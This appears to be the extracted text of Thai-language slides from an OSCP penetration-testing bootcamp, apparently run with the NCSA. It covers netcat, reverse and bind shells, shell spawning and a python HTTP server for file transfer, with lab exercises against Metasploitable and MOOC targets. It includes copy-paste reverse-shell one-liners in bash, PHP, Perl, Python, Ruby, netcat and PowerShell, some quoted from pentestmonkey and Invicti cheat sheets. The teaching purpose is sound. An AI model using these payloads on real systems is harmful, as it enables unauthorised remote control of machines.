C:\> nc -vnlp 4444 > file.txt
```

[Unix OS]

```
Root# nc -vnlp 4444 > file.txt
```



เครื่องมือพื้นฐานและการทำงานเบื้องต้น

▪ Netcat

#Download File



```
kali# nc 10.10.10.10 4444 > file.txt
```

[Windows OS]

```
C:\> nc -vnlp 4444 < file.txt
```

[Unix OS]

```
Root# nc -vnlp 4444 < file.txt
```



เครื่องมือพื้นฐานและการทำงานเบื้องต้น

■ Netcat



Use Metasploitable 2 as victim

Use Kali as Tester to


- Bind shell connection
- Reverse shell connection
- File Upload
- File Download

กิจกรรมที่ 5
ทดสอบการใช้งานเครื่องมือ
netcat



เครื่องมือพื้นฐานและการทำงานเบื้องต้น

Reverse shell ?



```
kali# nc -vnlp 443
```



เครื่องมือพื้นฐานและการทำงานเบื้องต้น

■ Reverse shell

#Netcat-reverse shell

```
nc 10.10.10.20 443 -e /bin/sh
```

#Bash-reverse shell

```
bash -i >& /dev/tcp/10.10.10.20/443 0>&1
```

#PHP-reverse shell

```
php -r '$sock=fsockopen("10.10.10.20",443);exec("/bin/sh -i <&3 >&3 2>&3");'
```



เครื่องมือพื้นฐานและการทำงานเบื้องต้น

■ Reverse shell

#Perl-reverse shell

`perl -e 'use`

`Socket;$i="10.10.10.20";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))) {open(STDIN, ">&S"); open(STDOUT, ">&S"); open(STDERR, ">&S"); exec("/bin/sh -i");}; '`

#Python-reverse shell

`python -c 'import`

`socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.20",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]); '`



เครื่องมือพื้นฐานและการทำงานเบื้องต้น



pentestmonkey

Taking the monkey work out of pentesting

[Site News](#)[Blog](#)[Tools](#)[Yaptest](#)[Cheat Sheets](#)[Contact](#)

Categories

- [Blog \(78\)](#)
- [Cheat Sheets \(10\)](#)
 - [Shells \(1\)](#)
 - [SQL Injection \(7\)](#)
- [Contact \(2\)](#)
- [Site News \(3\)](#)
- [Tools \(17\)](#)
 - [Audit \(3\)](#)
 - [Misc \(7\)](#)
 - [User Enumeration \(4\)](#)
 - [Web Shells \(3\)](#)
- [Uncategorized \(3\)](#)
- [Yaptest \(15\)](#)
 - [Front End \(1\)](#)
 - [Installing \(2\)](#)
 - [Overview \(2\)](#)
 - [Using \(8\)](#)

Reverse Shell Cheat Sheet

If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards you'll probably want an interactive shell.

If it's not possible to add a new account / SSH key / .rhosts file and just log in, your next step is likely to be either throwing back a reverse shell or binding a shell to a TCP port. This page deals with the former.

Your options for creating a reverse shell are limited by the scripting languages installed on the target system — though you could probably upload a binary program too if you're suitably well prepared.

The examples shown are tailored to Unix-like systems. Some of the examples below should also work on Windows if you use substitute "/bin/sh -i" with "cmd.exe".

Each of the methods below is aimed to be a one-liner that you can copy/paste. As such they're quite short lines, but not very readable.

Bash

Some versions of [bash](#) can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

PERL

Here's a shorter, feature-free version of the [perl-reverse-shell](#):

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in
```



เครื่องมือพื้นฐานและการทำงานเบื้องต้น

invicti

Ruby reverse shell

While Ruby is not as common as the other languages, it also makes it possible to create a reverse shell:

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("10.10.17.1","1337");  
while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end';
```

or

```
ruby -rsocket -e'f=TCPSocket.open("10.0.17.1",1337).to_i;  
exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

Netcat reverse shell

Netcat is rarely available on production servers, but if all else fails, the attacker can try the following:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.17.1 1337 >/tmp/f
```

Powershell reverse shell

On Windows machines, you can even create a reverse shell using Powershell. Here's an example developed by [Nikhil SamratAshok Mittal](#).

```
$sm=(New-Object Net.Sockets.TCPClient("10.10.17.1",1337)).GetStream();  
[byte[]]$bt=0..255|%;  
while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);  
$st=([text.encoding]::ASCII).GetBytes((iex $d 2>&1));  
$sm.Write($st,0,$st.Length)}
```



เครื่องมือพื้นฐานและการทำงานเบื้องต้น

Reverse shell

The screenshot shows the 'Reverse Shell Generator' web application. At the top, there's a 'Theme' dropdown set to 'Dark'. The main title 'Reverse Shell Generator' is centered. Below it, there are two main sections: 'IP & Port' and 'Listener'. In the 'IP & Port' section, the 'IP' field contains '192.168.56.102' and the 'Port' field contains '4444' with a '+1' button next to it. The 'Listener' section has a 'Listener' dropdown set to 'nc -lvp 4444' and a 'Type' dropdown set to 'nc'. There is a 'Copy' button next to the listener configuration. Below these sections, there are tabs for 'Reverse', 'Bind', 'MSFVenom', and 'HoaxShell'. The 'Reverse' tab is selected. Under the 'Reverse' tab, there's an 'OS' dropdown set to 'All' and a 'Name' search bar. A list of shell types is shown on the left: 'Bash -i', 'Bash 196', 'Bash read line' (highlighted), 'Bash 5', 'Bash udp', and 'nc mkfifo'. The main content area displays the generated shell command: `exec 5<>/dev/tcp/192.168.56.102/4444;cat <&5 | while read line; do $line 2>&5 >&5; done`. There is a 'Show Advanced' toggle and a save icon on the right.



เครื่องมือพื้นฐานและการทำงานเบื้องต้น

■ Spawn shell

```
root@osboxes:~# nc -vnlp 443
listening on [any] 443 ...
connect to [192.168.200.140] from (UNKNOWN) [192.168.200.131] 56641
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ifconfig
```

#Spawn shell with python

```
python -c 'import pty;pty.spawn("/bin/bash") '
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

OR

```
python -c 'import pty;pty.spawn("/bin/bash")
```



เครื่องมือพื้นฐานและการทำงานเบื้องต้น

- Netcat



Use Metasploitable 2 as victim
Use Kali as Tester to get reverse shell

กิจกรรมที่ 5.2
ทดสอบการใช้งานเครื่องมือ
Reverse shell



เครื่องมือพื้นฐานและการทำงานเบื้องต้น

Python HTTP Server


```
kali# mkdir http.server
kali# cd http.server
kali# echo test > test.txt
kali# python -m http.server 8000
```

```
(kali@kali)-[~]
$ mkdir http.server

(kali@kali)-[~]
$ cd http.server

(kali@kali)-[~/http.server]
$ echo test > test.txt

(kali@kali)-[~/http.server]
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.102 - - [01/Nov/2025 11:33:16] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [01/Nov/2025 11:33:16] code 404, message File not found
192.168.56.102 - - [01/Nov/2025 11:33:16] "GET /favicon.ico HTTP/1.1" 404 -
█
```



```
victim# wget http://x.x.x.x:8000/test.txt
```




เครื่องมือพื้นฐานและการทำงานเบื้องต้น

▪ Python HTTP Server




Use Metasploitable 2 as victim

Use Kali as Tester to

- File Download

กิจกรรมที่ 5.3
ทดสอบการใช้งานเครื่องมือ
Python HTTP Server



สร้างและยืนยันสภาพแวดล้อมทดสอบ



สร้างและยืนยันสภาพแวดล้อมทดสอบ

[หน้าหลัก](#)[เกี่ยวกับเรา](#)[บริการของเรา](#)[ติดต่อเรา](#)

NCSA Mooc Cyber-Learning

MOOC เป็นแพลตฟอร์มเพื่อการเรียนรู้ด้าน Cybersecurity (Cybersecurity Practical Training Platform) ที่ถูกสร้างขึ้นเพื่อให้ทุกคนสามารถเข้าถึงและเรียนรู้เกี่ยวกับ Cybersecurity ได้อย่างเข้าใจง่ายและสนุกไปกับการเรียนรู้ โดยเน้นการเรียนรู้ในรูปแบบทฤษฎีและปฏิบัติ โดยให้ผู้ใช้งานค้นหาช่องโหว่ตามสถานการณ์หรือเหตุการณ์ที่สร้างขึ้น รวมทั้งได้ทดลองเจาะระบบด้วยตนเอง เพื่อให้ผู้ใช้งานได้รับประสบการณ์ที่ใกล้เคียงกับชีวิตจริงมากที่สุด ด้วยโจทย์และเนื้อหาขั้นสูงที่เหมาะสมกับบุคคลากรทางด้าน Cyber Security ที่ต้องการฝึกปฎิบัติมือให้มีความชำนาญมากขึ้น

[สมัครเรียน NCSA MOOC](#)



สร้างและยืนยันสภาพแวดล้อมทดสอบ

The screenshot shows a web browser at the URL <https://play.mooc.ncsa.or.th/course/33>. The page features the NCSA and สทศ logos, a search bar, and navigation links for 'Explore', 'Dashboard', and a user profile. The main content area is titled 'Road to OSCP - Self Learning (MOOC)' with a 'Course' button. Below this, there are tabs for 'INFO', 'STATUS', and 'EXAM'. The 'STATUS' tab is active, showing 'Course Progress' at 0 / 123 (0%). The course is divided into two chapters: 'Chapter 1 - Penetration Test' and 'Chapter 2 - Scanning'. Chapter 1 includes topics like 'Penetration Test คืออะไร', 'Information Gathering', 'Github Hacking', 'Metadata ของรูปภาพ', and 'เครื่องมือสำหรับการทำ OSINT'. Chapter 2 includes 'เรียนรู้เกี่ยวกับ Scanning แบบต่าง ๆ'. On the right side, there is a list of activities: 'Mixed' (2), 'Short answer' (1), 'Interactive' (1), and another 'Short answer' (1). A 'QUICKSTART' button is located at the bottom right.



สร้างและยืนยันสภาพแวดล้อมทดสอบ



VM-1 (Pentester)



Lab1

Lab2

...

Lab n

Virtual Box





เครื่องมือพื้นฐานและการทำงานเบื้องต้น

Python HTTP Server




Use MOOC Lab as victim

Use Kali as Tester to nmap to find open port

<https://play.mooc.ncsa.or.th/lab/45>

กิจกรรมที่ 6
ทดสอบการใช้งานเครื่องงานระบบ
MOOC



สรุปการอบรมวันที่ 1



สรุปการอบรมวันที่ 1 การทดสอบเจาะระบบพื้นฐาน

- ✓ ภาพรวมกระบวนการทดสอบการบุกรุก
- ✓ ประเด็นด้านกฎหมาย จรรยาบรรณ และการปฏิบัติตามข้อกำหนด
- ✓ Penetration Testing Framework
- ✓ การตั้งค่าห้องปฏิบัติการทดสอบอย่างปลอดภัย
- ✓ เครื่องมือพื้นฐานและการใช้งานเบื้องต้น
- ✓ สร้างและยืนยันสภาพแวดล้อมทดสอบ
- ✓ ติดตั้ง Kali VM, สร้าง VM เป้าหมาย, ยืนยันการเชื่อมต่อ



A hooded figure, possibly a hacker, is visible in the background, partially obscured by the text. The figure is wearing a dark hood and a dark jacket. The background is a dark blue/black color with a pattern of green binary code (0s and 1s) falling vertically, reminiscent of the 'Matrix' effect. The figure's face is not visible, and they appear to be looking down or away from the camera.

OFFSEC SAYS

YOU MUST

TRY HARDER



ถาม/ตอบ



NCSA OSCP Bootcamp

Invite friends you want to share this OpenChat with.



Email: ammарit.t@secure-d.tech

การทดสอบเจาะระบบพื้นฐาน (Basic Penetration Testing)

โครงการพัฒนาบุคลากรด้านการตรวจสอบความมั่นคงปลอดภัยไซเบอร์และทดสอบเจาะระบบระดับสูง

(Offensive Security Certified Professional: OSCP Bootcamp)

